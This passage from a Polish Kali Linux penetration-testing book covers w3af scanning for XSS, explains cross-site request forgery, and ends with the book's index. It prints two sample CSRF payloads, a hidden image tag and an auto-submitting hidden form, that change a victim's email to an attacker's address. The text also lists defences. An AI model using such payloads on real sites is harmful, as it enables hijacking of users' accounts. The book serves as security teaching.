- **Auth** (autoryzacja) — w aplikacjach wymagających uwierzytelniania wtyczka ta dostarcza podane wcześniej nazwę użytkownika i hasło, dzięki czemu możliwe jest automatyczne uwierzytelnianie w aplikacji.

Narzędzie w3af znajduje się w sekcji *Applications/Web Application Analysis*. Ewentualnie można też uruchomić narzędzie wiersza poleceń, wpisując w terminalu polecenie `w3af_console`. Po jego wykonaniu za pomocą polecenia `help` można wyświetlić listę dostępnych możliwości:

```

root@kali-l:/home# w3af_console
w3af>>> help
-----
start          | Start the scan.
plugins        | Enable and configure plugins.
exploit        | Exploit the vulnerability.
profiles       | List and use scan profiles.
cleanup        | Cleanup before starting a new scan.
-----
help           | Display help. Issuing: help [command] , prints more specific help
               | about "command"
version        | Show w3af version information.
keys           | Display key shortcuts.
-----
http-settings  | Configure the HTTP settings of the framework.
misc-settings  | Configure w3af misc settings.
target         | Configure the target URL.
-----
back           | Go to the previous menu.
exit           | Exit w3af.
-----
kb             | Browse the vulnerabilities stored in the Knowledge Base
-----
w3af>>>

```

Aby wyświetlić wszystkie kategorie wtyczek, należy wykonać polecenia `plugins` i `help`. Aby wyświetlić szczegółowe informacje o różnych wtyczkach dostępnych w wybranej kategorii, należy wpisać nazwę kategorii, np. `audit`, jak widać na poniższym rysunku:

```


w3af/plugins>>> audit
-----
Plugin name | Status | Conf | Description
-----
blind_sql   |        | Yes  | Identify blind SQL injection vulnerabilities.
buffer_overflow |      |      | Find buffer overflow vulnerabilities.
cors_origin |        | Yes  | Inspect if application checks that the value of
               |        |      | the "Origin" HTTP header is consistent with the
               |        |      | value of the remote IP address/Host of the
               |        |      | sender of the incoming HTTP request.
csrf        |        |      | Identify Cross-Site Request Forgery
               |        |      | vulnerabilities.
dav         |        |      | Verify if the WebDAV module is properly
               |        |      | configured.
eval        |        | Yes  | Find insecure eval() usage.
-----

```

Aby przygotować wybraną wtyczkę do użycia, należy wpisać nazwę kategorii i kilka pierwszych znaków nazwy tej wtyczki, a następnie nacisnąć klawisz `Tab`.


Interfejs graficzny


Sposób testowania luki XSS zademonstruję na przykładzie z użyciem graficznego interfejsu użytkownika programu `w3af`. Program ten ma kilka gotowych profili zawierających wybór wtyczek zgrupowanych w jeden pakiet. Na przykład profil `OWASP_TOP10` może wybrać ktoś, kto chce przetestować adres URL pod kątem dziesięciu najczęściej spotykanych luk bezpieczeństwa aplikacji sieciowych według organizacji OWASP:




Aby sprawdzić wybrany adres URL pod kątem luk XSS, należy wybrać wtyczkę XSS z kategorii audytowej. Jeżeli test ma dotyczyć luki XSS z utrwaleniem, u dołu ekranu należy wybrać opcję `persistent_xss`. Następnie wystarczy podać docelowy URL i kliknąć przycisk *Start* (zobacz pierwszy rysunek na następnej stronie).

W oknie *Log* zostanie wyświetlona informacja o wykrytej luce XSS wraz z identyfikatorem żądania, który można powiązać z konkretnymi żądaniami wysłanymi do aplikacji docelowej. W tym okienku wyświetlany jest też stan skanowania (zobacz drugi rysunek na następnej stronie).





Aby się dowiedzieć, która para żądanie-odpowiedź spowodowała ujawnienie usterki, należy przejść do okna *Results* (wyniki), w którym znajdują się zarówno nagłówki, jak i treść obu tych elementów komunikacji. W poniższym przykładzie podatny na ataki jest parametr *page*:



Luki typu XSRF

Luki typu XSRF (ang. *cross-site request forgery*) są często mylnie uważane za luki podobne do XSS. Jednak w ataku XSS haker wykorzystuje zaufanie, jakim użytkownik darzy wybraną witrynę, i dzięki temu skłania go do wykonania swoich skryptów. Natomiast sednem ataków XSRF jest wykorzystanie zaufania, jakim witryna darzy przeglądarkę użytkownika, w efekcie czego wykonuje wszelkie żądania pochodzące od uwierzytelnionej sesji bez weryfikacji, czy rzeczywiście użytkownik chciał daną czynność wykonać.

W ataku XSRF napastnik wykorzystuje fakt, że użytkownik jest już uwierzytelniony w aplikacji, dzięki czemu wszystko, co klient wysłał do serwera, zostanie potraktowane jako legalna działalność.

Jeśli nie zostaną wdrożone odpowiednie zabezpieczenia, w ataku XSRF może zostać wykorzystana każda funkcja aplikacji sieciowej, która wymaga choćby jednego żądania w ramach uwierzytelnionej sesji. Oto kilka czynności, jakie napastnik może wykonać w ramach ataku typu XSRF:

- zmiana danych użytkownika w aplikacji sieciowej, np. adresu e-mail i daty urodzenia;
- wykonanie nielegalnych transakcji bankowych;
- nieuczciwe głosowanie na stronach internetowych;
- dodawanie pozycji do koszyka bez wiedzy właściciela w sklepie internetowym.

Warunki powodzenia ataku

Powodzenie wykorzystania luki XSRF zależy od kilku czynników:

- Ponieważ atak XSRF polega na wykorzystaniu uwierzytelnionej sesji, ofiara musi utworzyć aktywną uwierzytelnioną sesję w aplikacji docelowej. Ponadto aplikacja ta musi zezwalać na wykonywanie transakcji w sesji bez dodatkowego uwierzytelniania.
- XSRF to ślepy atak, w ramach którego atakowana aplikacja sieciowa nie wysyła odpowiedzi do napastnika, tylko do ofiary. Napastnik musi znać parametry witryny mogące wywołać określoną akcję. Jeśli np. haker chce zmienić zarejestrowany w witrynie adres e-mail ofiary, to musi znaleźć parametr służący do dokonywania takich zmian. Zatem napastnik musi mieć dobre rozeznanie w sposobie działania aplikacji, które może zdobyć przez bezpośredni kontakt.
- Jeśli aplikacja wykorzystuje metodę POST, napastnik musi znaleźć sposób na nakłonienie użytkownika do kliknięcia spreparowanego adresu URL lub wejścia na specjalnie przygotowaną stronę. Cel ten można osiągnąć za pomocą inżynierii społecznej.

Technika ataku

Z trzeciego punktu w poprzedniej sekcji wynika, że ofiara musi bezwiednie za pomocą swojej przeglądarki wysłać żądanie do aplikacji docelowej. Można to osiągnąć na kilka sposobów:

- Jedną z najczęściej stosowanych technik, którą też powszechnie wykorzystuje się w demonstracjach ataków XSRF, jest używanie znacznika obrazu. Metoda ta polega na zmuszeniu podstępem ofiary do wejścia na specjalną stronę, na której ładowany jest mały obraz wykonujący w imieniu ofiary nieuczciwą transakcję. Poniżej znajduje się przykład takiego kodu:

```
<imgsrc=http://vulnerableapp.com/userinfo/edit.php?email=evil@attacker.
com height="1" width="1"/>
```

Wysokość i szerokość obrazu zostały ustawione zaledwie na 1 piksel, przez co nawet jeśli źródło obrazu nie jest prawidłowe, użytkownik i tak tego nie zauważy. Kod ten zmienia adres e-mail użytkownika aplikacji na evil@attacker.com. Ta technika działa tylko w przypadku żądań GET.

- Tę samą technikę można zastosować z użyciem znacznika skryptu. Podczas ładowania szkodliwej strony w przeglądarce użytkownika następuje wykonanie skryptu, który niepostrzeżenie wykonuje nielegalną transakcję.
- Przeprowadzenie ataku na witryny wykorzystujące metodę POST jest trudniejsze. Napastnik musi posłużyć się ukrytą ramką wewnętrzną i załadować w niej formularz, który ma za zadanie wykonać żadaną funkcję w odniesieniu do podatnej na ataki aplikacji sieciowej. Poniżej przedstawiam stosowny przykład:

```
<iframe style=visibility:"hidden" name="csrf-frame"></iframe>
<form name="csrf"
  action="http://vulnerableapp.com/userinfo/edit.php"
```

```

        method="POST" target="csrf-frame">
<input type="hidden" name="email"
        value="evil@attacker.com">
<input type='submit' value='submit'>
</form>
<script>document.csrf.submit();</script>

```

Ataki typu XSRF czasami nazywane są atakami najazdu na sesję (ang. *session riding attack*).

Niektórzy dziwią się, jak to możliwe, że strona spreparowana przez napastnika wysyła formularz do innej strony, która znajduje się w innej domenie. Przypominam o opisanej w sekcji „Historia ataków typu XSS” zasadzie tego samego pochodzenia oraz o tym, skąd wzięły się ataki XSS. Należy jednak wiedzieć, że ta zasada nie zabrania zatwierdzania formularzy między różnymi domenami. Uniemożliwia ona tylko dostęp do danych za pomocą skryptów znajdujących się w innej domenie niż te dane.

Szukanie luk typu XSRF

Z opisu luki XSRF jasno wynika, że jest to usterka logiki biznesowej. Doświadczony programista zawsze doda do aplikacji sieciowej mechanizm wymagający potwierdzenia tożsamości użytkownika przed wykonaniem jakiegokolwiek ważnej operacji, takiej jak zmiana hasła, aktualizacja danych osobowych czy wykonanie transakcji finansowej na internetowym koncie bankowym. Szukanie luk w logice biznesowej nie jest zadaniem odpowiednim dla automatycznych skanerów aplikacji sieciowych, ponieważ te działają na bazie gotowych zestawów reguł. Większość takich skanerów wykonuje np. poniższe czynności, aby się dowiedzieć, czy dany adres URL jest podatny na ataki XSRF:

- sprawdzenie, czy w żądaniu i odpowiedzi występują nazwy tokenów typowe dla zabezpieczeń przed atakami XSRF;
- dedukcja, czy aplikacja sprawdza pole odsyłacza, przez wysłanie fałszywego odsyłacza;
- tworzenie mutantów w celu sprawdzenia, czy aplikacja prawidłowo weryfikuje wartość tokena;
- szukanie tokenów i edytowalnych parametrów w łańcuchu zapytania.

Wszystkie wymienione techniki stosowane przez większość automatycznych skanerów aplikacji są obciążone wysokim ryzykiem fałszywych wyników pozytywnych i negatywnych. W aplikacji mogą być zastosowane całkiem inne metody zapobiegania atakom XSRF i wówczas narzędzia posługujące się tymi technikami stają się bezużyteczne.

Najlepszym sposobem analizy aplikacji pod kątem występowania luki XSRF jest zdobycie pełnej wiedzy na temat sposobu działania celu. Można uruchomić pośrednik Burp albo program ZAP i przechwycić trochę ruchu, aby przeanalizować żądania i odpowiedzi. Potem można stworzyć stronę HTML-ową z repliką podatnego kodu zidentyfikowanego dzięki pośrednikowi. Najlepszą metodą szukania luk XSRF jest metoda manualna.

Dobrzy ludzie z OWASP spróbowali ułatwić ten ręczny proces i stworzyli projekt OWASP CSRFTester. Oto wskazówki krok po kroku, jak skorzystać z tego narzędzia:

1. Pobierz program ze strony:
https://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project,
na której znajduje się też instrukcja obsługi.
2. Za pomocą wbudowanej w narzędzie funkcji proxy zapisz transakcję,
którą chcesz przetestować pod kątem występowania luki XSRF.
3. Na podstawie przechwyconych danych zmień parametry i wartości,
które podejrzewasz o podatność na ataki XSRF.
4. Gdy to wszystko zrobisz, narzędzie CSRFTester utworzy plik HTML-a. Przy
jego użyciu możesz stworzyć atak wykorzystujący opisaną wcześniej metodykę.

Innym narzędziem, którego często używa się do tworzenia stron demonstracyjnych dla luk CSRF, jest pinata-csrf-tool dostępne pod adresem: *<https://code.google.com/p/pinata-csrf-tool/>*.

Techniki obrony przed atakami XSRF

Poniżej przedstawiam listę niektórych technik obrony przed atakami typu XSRF:

1. Atak XSRF łatwiej jest przeprowadzić, gdy podatny parametr jest przekazywany metodą GET. Dlatego pierwszą linią obrony jest unikanie używania tej metody. Rezygnacja z niej nie stanowi doskonałego zabezpieczenia, ale utrudnia hakerowi zadanie.
2. W opisanej wcześniej metodyce ataku haker tworzy nową stronę internetową, na której umieszcza formularz HTML-a, wysyłając żądania do podatnej na ataki aplikacji. Odsyłacz HTTP jest wysyłany przez przeglądarkę, gdy klient zostanie skierowany na określoną stronę. Jeżeli aplikacja sprawdza zawartość pola HTTP Referrer, to można ten fakt wykorzystać do obrony, odrzucając wszystkie połączenia pochodzące z innej domeny.
3. Przed wykonaniem ważnej czynności należy wyświetlać test CAPTCHA, aby użytkownik musiał ręcznie wykonać zadanie przed przejściem do kolejnego etapu.
4. Dla każdego formularza HTML-a można zaimplementować niepowtarzalny token, którego wartości napastnik nie może znać.
5. W witrynach o wysokich wymaganiach bezpieczeństwa powinien obowiązywać krótki czas ważności sesji. Im krótsza sesja, tym mniejsze ryzyko, że ktoś przeprowadzi udany atak, ponieważ zanim do tego dojdzie, ofiara zostanie wylogowana z aplikacji.

Podsumowanie

W tym rozdziale szczegółowo omówiłem luki typu XSS. Na początku zwięźle przedstawiłem historię tej usterki, a następnie opisałem różne rodzaje ataków XSS, wskazując potencjał każdego z nich. Kluczem do powodzenia ataku XSS jest wykorzystanie JavaScriptu. W przykładach za pomocą kodu w tym języku wykradaliśmy ciasteczka, rejestrowaliśmy naciskane klawisze oraz podmienialiśmy zawartość strony internetowej. Kali Linux zawiera kilka narzędzi do szukania i wykorzystywania luk typu XSS, przy użyciu których przetestowaliśmy aplikację DVWA. Następnie przeszedłem do omówienia ataków typu XSRF oraz wyjaśniłem, jakie warunki muszą być spełnione, aby przeprowadzenie takiego ataku mogło się powieść.

W następnym rozdziale opisuję stosowane w aplikacjach sieciowych mechanizmy szyfrowania oraz różne sposoby przeprowadzania ataków.

Skorowidz

A

- ACK scan, 76
- ACT, AJAX Crawling Tool, 235
- adres MAC, 77
- AES, Advance Encryption Standard, 188
- AJAX, 227, 231
 - bezpieczeństwo, 231
 - składniki technologii, 229
 - zasada działania, 229
- AJAX Spider, 236
- aktywne testowanie zabezpieczeń, 20
- algorytm
 - AES, 188
 - DES, 188
 - Diffiego-Hellmana, 187
 - ECC, 188
 - ECDHE, 193
 - IDEA, 188
 - MAC, 189
 - MD5, 193
 - RC4, 188, 193
 - RSA, 187, 193
 - SHA, 189
- algorytmy szyfrowania
 - asymetrycznego, 187
 - symetrycznego, 188
- Amap
 - skanowanie wersji, 81
- analiza
 - kodu klienckiego, 237
 - różnic SSL, 88
 - tokenów, 117
- analizator podatności, 54
- anonimowe połączenia, 58
- aplikacje sieciowe, 26
 - dla pentesterów, 29
 - identyfikowanie systemu, 81
 - najważniejsze wady, 99
 - pośredniki, 49
 - przeszukiwanie, 94
 - SSL, 185
 - testowanie, 26
 - testowanie fuzzingowe, 254
 - wielowarstwowe, 38
- APT, Advanced Persistent Threats, 27, 203
- atak typu
 - Credential Harvester Attack, 210
 - CRIME, 193
 - CSRF, 114, 115
 - DoS, 25
 - Heartbleed, 193
 - Java Applet Attack, 209
 - Metasploit Browser Exploit, 212
 - man in the middle, 116, 196, 223
 - spear phishing, 206
 - SQL injection, 144, 145
 - Tabnabbing Attack, 212
 - XSRF, 155
 - techniki obrony, 181
 - XSS, 112, 155–157, 221
 - na DOM, 161
 - refleksyjne, 161
 - z utrwaleniem, 159
 - z użyciem metody POST, 164
 - Web Jacking Attack, 211

ataki

- kolizyjne, 189
- na DOM, 161
- na grube ryby, 29
- na klienta, 112
- na Mutillidae, 221
- na serwer, 127
- na witryny SSL, 183
- oparte na inżynierii społecznej, 28
- polegające na dołączaniu plików, 120
- z ukrycia, 27
- z wykorzystaniem
 - luki Shellshock, 140
 - identyfikatorów sesji, 117
 - strony internetowej, 209
 - telefonu, 28
 - narzędzia Metasploit, 140

- audyty bezpieczeństwa, 22
- automat sqlmap, 147
- automatyzacja skanowania, 91

B

- baza danych Whois, 66
- BBQSQL, 150
- BeEF
 - atak na Mutillidae, 221
 - informacji o gościu, 219
 - moduł trwałości, 219
 - moduły exploitów, 218
 - rekonesans sieciowy, 219
 - wstrzykiwanie uchwytu, 215
 - wstrzykiwanie zaczepu, 223
- BeEF, Browser Exploitation Framework, 214
- błędy konfiguracyjne, 89
- Browser Exploitation Framework, 214
- budowa aplikacji sieciowych, 29
- Burp, 50, 52, 94
 - przeglądanie ścieżki, 107

C

- ciasteczka, 35, 87
 - do uwierzytelniania, 133
 - parametry, 37
 - nietrwale, 36
 - trwale, 36

- Credential Harvester Attack, 210
- CRUD, 242
- CSRF, cross-site request forgery, 114

D

- dane
 - HTML-a, 37
 - kontaktowe klienta, 23
- DES, Data Encryption Standard, 188
- DHTML, 229
- DirBuster
 - przeglądanie katalogów, 100
- DNS, 67
- dodatek
 - AJAX Spider, 236
 - Developer, 240
 - Firebug, 237
- dołączanie plików
 - lokalnych, 119
 - zdalnych, 119
- DOM, Document Object Model, 157, 229
- dostęp do żądań AJAX, 233
- działanie technologii AJAX, 229
- dzielenie odpowiedzi HTTP, 123

E

- exploity, 25
- etapy fuzzingu, 253

F

- falszowanie adresu MAC, 77
- Firebug, 237
 - okienko Console, 239
 - okienko Network, 240
 - okienko Script, 239
- framework, 203
 - Browser Exploitation Framework, 214
- frameworki fuzzingowe, 252
- funkcja
 - przywracania, 48
 - SAN, 72
- funkcje mieszające, 189
- fuzzing
 - aplikacji sieciowych, 57, 247, 251, 256
 - etapy, 253

- generacyjny, 250
- interfejsu użytkownika, 251
- mutacyjny, 249
- plików, 251
- protokołu sieciowego, 250
- przeglądarek internetowych, 251
- przy użyciu intrudera Burp, 257
- testowanie aplikacji, 254
- zastosowania, 250

H

- haker, 21
- hacking etyczny, 20, 22
- HSTS, HTTP Strict Transport Security, 200

I

- IDEA, International Data Encryption Algorithm, 188
- identyfikacja
 - hostów, 67
 - hostów wirtualnych, 83
 - metod HTTP, 89
 - parametrów, 129
 - systemów
 - CMS, 56
 - zarządzania obciążeniem, 88
 - systemu operacyjnego, 78
 - wersji aplikacji, 79, 81
- identyfikator sesji, 117
- informacje
 - o domenie, 65, 66
 - o hoście, 219
- instalowanie Kali Linuksa, 43
 - Amazon Cloud, 46
 - na dysku twardym, 47
 - obraz ARM, 46
 - obraz VMware, 46
 - tryb USB, 43
- instrukcje SQL, 142
- intruder, 257
- inżynieria społeczna
 - ataki, 28
 - szkolenia, 29
- IPEC, Inter-Protocol Exploitation and Communication, 220

J

- Java Applet Attack, 209
- JavaScript, 156, 229

K

- Kali Linux, 41
 - instalowanie, 43
 - narzędzia, 49
 - udoskonalenia, 42
- klucze do API, 70
- komentarze w kodzie HTML-a, 101
- komunikaty o błędach, 130
- konfiguracja
 - intrudera, 257
 - środowiska pracy, 41
 - Tora, 58
- kradzież
 - ciasteczek, 165
 - tokenów, 116

L

- LFI, Local File Include, 119
- logowanie, 96
- lokalizowanie wirtualnych hostów, 83
- luka
 - dotycząca sesji, 115
 - Shellshock, 138
 - typu SQL injection, 144, 146
 - typu XSRF, 178, 180
 - typu XSS, 114, 167
 - związana z dołączaniem plików, 119

Ł

- łamanie
 - hasła, 103, 104
 - tokenów, 116

M

- MAC, Message Authentication Code, 189
- maszyna wirtualna PHP HHVM, 81
- mechanizm
 - zabezpieczeń HSTS, 200
 - uwierzytelniania, 102

- Metasploit, 90
 - moduły, 90
 - wstrzykiwanie poleceń, 134
 - wtyczka WMAP, 91
- Metasploit Browser Exploit, 212
- metaznaki, 130
- metoda
 - brute force, 103
 - DELETE, 34
 - GET, 33
 - HEAD, 34
 - OPTIONS, 34
 - POST, 33, 164
 - PUT, 34
 - TRACE, 34
- metody
 - HTTP, 33
 - testowania aplikacji, 21, 146
- mieszanie, 189
- moduł
 - Geocoder, 73
 - LinkedIn Authenticated Contact Enumerator, 73
 - Netcraft Hostname Enumerator, 72
 - PInfoDB GeoIP, 73
 - Pushpin, 73
 - Reverse Geocoder, 73
 - SSL SAN Lookup, 72
 - Yahoo! Hostname Enumerator, 73
- moduły Metasploita, 90
- modyfikowanie żądań w locie, 51

N

- nagłówek, 255
 - HTTP, 81
 - odpowiedzi, 32
 - żądania, 31
- narzędzia, 49
 - dla programistów, 240
 - do analizy tokenów, 117
 - do identyfikacji systemów CMS, 56
 - proxy, 53
 - socjotechniczne, 205
- narzędzie
 - ACT, 235
 - Amap, 78
 - Burp, 50, 87, 107
 - dig, 67
 - dirb, 140
 - DirBuster, 54, 100
 - Hydra, 104
 - MITMf, 223
 - Nikto, 53
 - Nmap, 68
 - OpenSSL, 190, 191
 - OpenVAS, 54
 - PowerFuzzer, 262
 - ProxyStrike, 53
 - Recon-ng, 69
 - SET, 205
 - Skipfish, 54
 - Sprajax, 235
 - sqlmap, 147
 - sqlninja, 152
 - sqlsus, 151
 - SSLScan, 193
 - SSLsplit, 198
 - SSLstrip, 199
 - SSLyze, 194
 - Tor, 57
 - w3af, 174
 - Wapiti, 131
 - WebScarab, 53
 - WhatWeb, 82
 - XSSer, 172
 - Zed Attack Proxy, 53, 167
- nienaruszalność danych, 189
- Nmap, 68
 - identyfikowanie
 - metod HTTP, 89
 - systemu operacyjnego, 78
 - opcje skanowania, 74
 - skanowanie
 - portów, 74
 - wersji, 79
 - testowanie konfiguracji SSL, 195
 - unikanie
 - urządzeń IPS, 75
 - zapór sieciowych, 75
 - wykrywanie zapory, 77
- numery portów, 76
- nurkowanie w śmieciach, 28

O

obiektowy model dokumentu, DOM, 157
 obraz
 ARM, 46
 VMware, 46
 ocena podatności, 22
 oddzielanie poleceń, 130
 odwołania do obiektów, 244
 ograniczenia testów penetracyjnych, 25
 okienko
 Console, 239
 Network, 240
 Script, 239
 opcje
 przechwytywania żądań, 51
 skanowania portów, 74
 OpenSSL, 190
 operator UNION, 143
 oszustwa e-mailowe, 28

P

pająk Burpa, 94
 pakiet narzędzi socjotechnicznych, 205
 parametry ciasteczek, 37
 pentester, 24
 plan operacji, 23
 pola formularzy, 256
 polecenie dig, 67
 pośrednik
 Burp, 50
 ProxyStrike, 53
 pośredniki aplikacji sieciowych, 49
 poufne dane, 24
 PowerFuzzer, 262
 powiadamianie działu IT, 24
 powłoka PHP, 135
 proces szyfrowania SSL, 186
 profilowanie serwera, 79
 protokoły uwierzytelniania, 102
 protokół
 HTTP, 30
 SSL, 52, 185
 uzgadniania kluczy Diffiego-Hellmana, 187
 ProxyStrike, 53
 przechwytywanie tokenów, 116
 przeglądanie
 ścieżki, 105, 109
 zawartości katalogów, 100

przekierowanie, 88
 przepływ ciasteczek, 36
 przesyłanie tokena, 117
 przeszukiwanie aplikacji
 AJAX, 234
 sieciowych, 94

R

raportowanie modułów, 72
 raporty graficzne, 93
 RC4, Rivest Cipher 4, 188
 Recon-ng, 69
 moduły rekonesansowe, 72
 raportowanie modułów, 72
 wyszukiwanie wirtualnych hostów, 85
 znajdowanie domen, 70
 znajdowanie poddomen, 71
 reguły zapory, 76
 rejestrowanie naciskanych klawiszy, 166
 rekonesans, 64, 98
 aktywny, 64
 pasywny, 64
 sieciowy, 219
 REST, 241
 RFI, Remote File Include, 119
 rodzaje usług sieciowych, 241
 rozmiar pakietu, 76
 równoważenie obciążenia, 86

S

SAN, subject alternative names, 72
 serwer DNS, 67
 sesje, 115
 SET, Social-Engineer Toolkit, 205
 SHA, Secure Hash Algorithm, 189
 sieciowy skaner, 53
 skaner luk bezpieczeństwa
 DirBuster, 54
 Nikto, 53
 OpenVAS, 54
 Skipfish, 54
 skanowanie
 luk, 93
 portów, 74
 serwerów sieciowych, 89
 wersji, 79, 81

Skipfish
 raporty graficzne, 93
 skanowanie luk, 93
 składniki technologii AJAX, 229
 słabe implementacje SSL, 190
 sniffing, 183
 SOAP, 241
 socjotechnika, 204
 spotkania sprawozdawcze, 24
 Sprajax, 235
 spreparowane identyfikatory sesji, 117
 SQL injection, 142
 sqlmap, 147
 sqlninja, 152
 sqlsus, 151
 SSL, Secure Socket Layer, 184
 SSLScan, 193
 SSLsplit, 198
 SSLstrip, 199
 SSLyze, 194
 system
 CMS, 56
 gromadzenia informacji, 69
 zarządzania obciążeniem, 87, 88
 szkodliwe pamięci USB, 29
 szukanie luk typu XSSRF, 180
 szyfrowanie, 183
 asymetryczne, 187
 SSL, 186
 symetryczne, 187
 szyfry
 blokowe, 188
 strumieniowe, 188

Ś

śledzenie sesji, 35
 ślepe ataki, 145
 środowisko pracy, 41

T

Tabnabbing Attack, 212
 technika
 ataku, 179
 brutalnej siły, 68
 technologia AJAX, 228, 229, 231

testowanie
 aplikacji, 146
 fuzzingowe, 254
 konfiguracji SSL, 195
 na zasadzie czarnej skrzynki, 23
 na zasadzie szarej skrzynki, 23
 serwerów sieciowych, 90
 wejścia aplikacji sieciowych, 254
 zabezpieczeń, 20
 testy penetracyjne, 20, 22
 aplikacji AJAX, 234
 ograniczenia, 25
 token, 116
 Tor, 57
 wizualizacja żądania sieciowego, 60
 transfer strefy, 67
 tryb USB, 43
 tworzenie eksplloitów, 25
 typy
 ataków XSS, 159
 technik fuzzingu, 249

U

ujawnienie logiki aplikacji, 233
 unikanie
 urządzeń IPS, 75
 zapór sieciowych, 75
 URI żądań, 255
 uruchamianie Wapiti, 133
 usługi sieciowe, 227, 240
 ustawianie rozmiaru pakietu, 76
 uwierzytelnianie, 102
 Digest, 103
 podstawowe, 103
 z użyciem formularza, 103
 zintegrowane, 103

W

w3af, 174
 interfejs graficzny, 176
 wtyczki, 175
 wady aplikacji sieciowych, 99
 Wapiti, 131
 warstwa
 aplikacji, 38
 dostępu do danych, 38
 prezentacyjna, 38

- wartość MTU, 76
- warunki powodzenia ataku, 179
- Web Jacking Attack, 211
- WebScarab, 53
- wielowarstwowe aplikacje sieciowe, 38
- wirtualizacja Kali Linuksa, 48
- wirtualne hosty witryn, 83
- wizualizacja żądania sieciowego, 60
- własna wartość MTU, 76
- wstrzykiwanie
 - danych, 129
 - kodu SQL, 110
 - poleceń, 109, 128–134
 - uchwyty BeEF, 215, 223
- wstrzyknięcia ślepe, 130
- wycieki informacji, 100
- wykorzystywanie luki Shellshock, 138
- wykrywacz systemów zarządzania obciążeniem, 89
- wykrywanie
 - wyników fuzzingu, 256
 - zapory, 77

X

- XSF, Cross-Site Faxing, 220
- XSRF, cross-site request forgery, 155, 178
- XSS, cross-site scripting, 112, 155
- XSSer, 172
 - funkcje, 173

Z

- zabezpieczanie usług sieciowych, 243
- zapewnianie nienaruszalności danych, 189
- zapora, 77
 - aplikacji sieciowej, 89
- zapytanie SQL, 144
- zarządzanie obciążeniem, 88
- zastosowania fuzzingu, 250
- zatrucie parametrów HTTP, 120
- zbieranie informacji, 65, 69
- Zed Attack Proxy, 53, 167
 - określanie zakresu, 169
 - polityka skanowania, 171
 - tryby działania, 170
 - wybór trybów, 169
- zmiana wyglądu witryny, 166
- znacznik
 - body, 157
 - img, 157
 - script, 157
- znajdowanie
 - domen, 70
 - poddomen, 71
- zwiększenie powierzchni ataku, 232

Ż

- żądania klientów, 51

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA



Helion SA

Kali Linux Testy penetracyjne

Wydanie II

Testowanie bezpieczeństwa aplikacji sieciowych wymaga staranności oraz aktualnej i praktycznej wiedzy. Bardzo dobrym narzędziem do tego celu jest Kali Linux — popularna dystrybucja BackTrack systemu Linux, służąca do wykonywania audytów bezpieczeństwa. Zawiera liczne narzędzia umożliwiające zaawansowane testowanie zabezpieczeń, w tym skuteczne testy penetracyjne i techniki inżynierii wstecznej. Pozwala na zdiagnozowanie i wykorzystanie słabych stron aplikacji, co z kolei umożliwia usunięcie usterek i osiągnięcie wysokiego stopnia bezpieczeństwa.

